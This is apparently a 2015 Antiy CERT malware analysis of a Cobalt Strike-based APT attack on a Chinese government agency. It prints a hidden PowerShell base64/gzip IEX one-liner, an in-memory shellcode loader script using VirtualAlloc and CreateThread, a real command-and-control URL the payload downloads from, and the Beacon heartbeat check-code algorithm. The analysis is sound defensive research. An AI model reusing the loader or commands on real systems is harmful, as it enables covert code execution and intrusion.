
Analysis on APT-to-be Attack That Focusing on China's Government Agency

Antiy CERT



Download

First release time: 14:32, May 27, 2015

Updated time of this version: 14:32, May 27, 2015

Contents

1 Background

Recently, ANTIY Labs detected an APT attack targeting some government agency in China. The Shellcode for communication is conducted depending on Beacon mode which is generated on the basis of automatic attack detection platform-Cobalt Strike. This kind of attack pattern disguising as non-malicious real file in the host of its target, it sending a network heartbeat package every 60 seconds, and it also send data information via the Cookie field, all these features of this attack pattern are designed to evade the detection of security software and the interception of firewall on the targeted host. Considering the relationship between this attack and Cobalt Strike platform, we name it as APT-TOCS (TOCS refers to Threat on Cobalt Strike.) for now.

The core step of APT-TOCS is downloading the script functionalities of Shellcode, which downloads a field of data into memory for operation by calling powershell.exe.The decrypted data is a field of executable Shellcode that is generated by Cobalt Strike (An automatic attack testing platform). After loading the script of Shellcode, the Analysis Group of ANTIY did a series of correlation analysis, then we found a PE program that maybe act as a guiding executable file in similar attacks. The loaded Shellcode script can be used to call command line to add a certain field of encrypted date into memory and run it. The decrypted date turns out to be executable Shellcode which is generated by Cobalt Strike. The related script can be loaded via the guiding PE program or vulnerability. This kind of attack pattern has several features which including running in memory, no hard disk writing

operations, communicating via Beacon, multi-beacon communication is acceptable, and several Beacons can work simultaneously. Such attack can be launched without the support of vector file, in fact it depends on network projection and laterally move in the internal network as required conducting an attack. So, it will bring great difficulties to the forensic work. It is important to note that, all the Sandboxes we know are disabling to fight against this kind of attack.

It seems that the attack capability of APT-TOCS is close to that of APT-level. However, it relied on automatic attack testing platform instead of abilities of the attack team.

2 Analysis on incident sample

2.1 Leading files and sample downloading

APT-TOCS used “powershell.exe” to execute Shellcode scripts to realize remote control on targeted system. The analysts of Antiy thought that the attacker might know several remote injection methods of script downloading privilege, such as directly making the scrip be executed on the host by using security vulnerabilities. Meanwhile, we found the following binary leading attack files (hereinafter referred to as Sample A) were used in similar attacks before:

Virus name	Trojan/Win32.MSShell
Original file name	ab.exe
MD5	44BCF2DD262F12222ADEAB6F59B2975B
Processor structure	X86
File size	72.0 KB (73,802 bytes)
File format	BinExecute/Microsoft.EXE[:X86]
Time Stamp	2009-05-10 07:02:12
Digital signature	NO
Shell type	Unknown
Compilation language	Microsoft Visual C++

The functionality code of the scripts embedded in this PE sample is completely the same with the one of Shellcode script Antiy has acquired, while the encryption data of them differs from each other. This PE sample was firstly uploaded to Virustotal on May 2, 2015:




Figure 1 Downloading encryption data using powershell.exe embedded in PE files

The PE sample used WinExec to operate embedded malware:

Figure 2 Using function WinExec to call powershell.exe to download leading data

Therefore, we can see that the “leading file” can be regarded as the leading part of attack. However, the execution and control still can be made depending on system and application vulnerabilities without this leading file.

According to above information, we cannot make sure this leading sample has relationship with this APT incident.

2.2 Key mechanism

The core part of APT-TOCS relies on the encrypted data scripts (hereinafter referred to as Sample B) downloaded by PowerShell. Figure 1 consists of various derivation relationships and major module functionalities:




Figure 3 Various derivation relationships and major module functionalities

2.3 Analysis on the major sample (Sample B) of APT-TOCS

The content (Here omitted the content of base64.) of Sample B is as follows:

```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4s.....wAA'));
IEX(New-ObjectIO.StreamReader(New-ObjectIO.Compression.GzipStream
($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 4 Content of Sample B

The functionality of this part of script is: decrypting the encrypted content of base64, decompressing with Gzip, resulting in module 1 and using PowerShell to download and execute.

2.4 Analysis on script 1

The content of script 1 is as follows:

```
function eioVqZzdV {
    Param ($eoSKcVTjfxS, $p0d9j)
    $f4Al9fb6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.
    GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).
    GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $f4Al9fb6.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.
    HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($f4Al9fb6
    .GetMethod('GetModuleHandle')).Invoke($null, @($eoSKcVTjfxS)))), $p0d9j))
}

function mGIgrD {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $ejQ7pbH8K,
        [Parameter(Position = 1)] [Type] $za4NhlFE = [Void]
    )

    $lqSy6La = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.
    AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public,
    Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $lqSy6La.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
    CallingConventions]::Standard, $ejQ7pbH8K).SetImplementationFlags('Runtime, Managed')
    $lqSy6La.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $za4NhlFE, $ejQ7pbH8K).
    SetImplementationFlags('Runtime, Managed')

    return $lqSy6La.CreateType()
}

[Byte[]]$umdAM8XBH = [System.Convert]::FromBase64String("/OiJ.....")

$ro8d50FQZ0 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll VirtualAlloc), (mGIgrD @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke(
[IntPtr]::Zero, $umdAM8XBH.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($umdAM8XBH, 0, $ro8d50FQZ0, $umdAM8XBH.length)

$mLkBWmZ3 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll CreateThread), (mGIgrD @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$ro8d50FQZ0,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV kernel32.dll
WaitForSingleObject), (mGIgrD @([IntPtr], [Int32]))).Invoke($mLkBWmZ3,0xffffffff) | Out-Null
```

Figure 5 Content of script 1

The functionality of this part is: decrypting data with base64 encryption and getting module 1, then writing to process powershell.exe, and executing and operating.

2.5 Analysis on module 1

The functionality of this module is as follows: calling the function of wininet module, connecting the network, downloading operations of module 2; and executing by downloading to the memory.




Figure 6 Request of HTTP GET

Figure 6 shows that using request of HTTP GET to get file:http://146.0.43.107/hfYn.

2.6 Analysis on module 2

Module 2 established and listed system process rundll32.exe:




Figure 7 Establishing and listing process rundll32.exe

Data that has been written into module 3:




Figure 8 Data that has been written into module 3

Though the data of module 3 started with “MZ”, it does not belong to PE files. Instead, it is the Shellcode with backdoor functionality.




Figure 9 Shellcode that started with MZ（4D 5A）

2.7 Analysis on module 3

The module might connect the following 2 addresses with port 80:

146.0.***.*** (Romania)

dc.******69.info (146.0.***.***) (Romania)

Sending request data and receiving return data.

Figure 10 Sending request data

The decryption to above IP, domains and accessing addresses is “XOR 0x69”.

Judging from the module strings and the system functions, the module belongs to backdoor program that can send GET request to designated addresses and heartbeat packages by using Cookie fields with 60 seconds’ interval. The heartbeat package data includes: check code, process ID, system version, IP address, computer name, account, whether it is 64 bit process. Then it transmits by making use of both RSA and BASE64 encryption.




Figure 11 The original data of heartbeat package

As the process ID and check code are different, the transmitted heartbeat package data are different each time. The check code is calculated through using process ID and the millisecond process during system startup. The algorithm is as follows:

```
import sys

tickNum = int(sys.argv[1], 16)#GetTickCount()
pid = int(sys.argv[2], 16)#进程ID

t1 = tickNum ^ pid
t2 = (t1 * 0x343fd) & 0xffffffff
t3 = (t2 + 0x269ec3) & 0xffffffff
t4 = (t3 >> 0x10) & 0x7fff
t5 =t4 + pid

out = t5 % 0x186a0

print hex(out)#校验码
```

Figure 12 Algorithm of check code

The encrypted heartbeat package used Cookie field to transmit:




Figure 13 Content of the data package

3 The authentication analysis on the technology sources of this attack

The leading PE files, Sample_A and Sample B, associated by analysts of Antiy CERT used the exactly same method of PowerShell. However, we cannot eliminate the possibility that Sample_A has no positive connection with this attack due to the high standardization of relevant scripts. We still consider it as a series of attack incidents based on other comprehensive analysis. The attacker might exploit the following ways to control the target host, such as social engineering e-mails, file bundling, exploiting system and application vulneratbilities, lateral movement of intranet and so on.

We found “Beacon” strings when analyzing “Module 1”. According to existed experience,

we doubted that Shellcode is closely related with automatic attack testing platform Cobalt Strike. Therefore, our analysts carried out comparison analysis on Beacon generated by Cobalt Strike, and authenticated the relationships between them.

Cobalt Strike is the GUI framework penetration tool based on metasploit. The business version of it integrates the following characteristics: service scan, automatic overflow, multi-mode port espionage, various Trojan generation, phishing attack, site clone, target information obtaining, automatic browser attack and so on.

3.1 Comparison of Module 1

We compared module 1 and the payload generated by using Beacon, and found only the following different data: the Head data, request file name and IP address.




Figure 14 Comparison of Module 1

The left is sample module 1, while the right is the module generated by Beacon. We can lead to the conclusion from the comparison: module 1 is generated by Beacon.

The screenshot of data package in request is as follows:





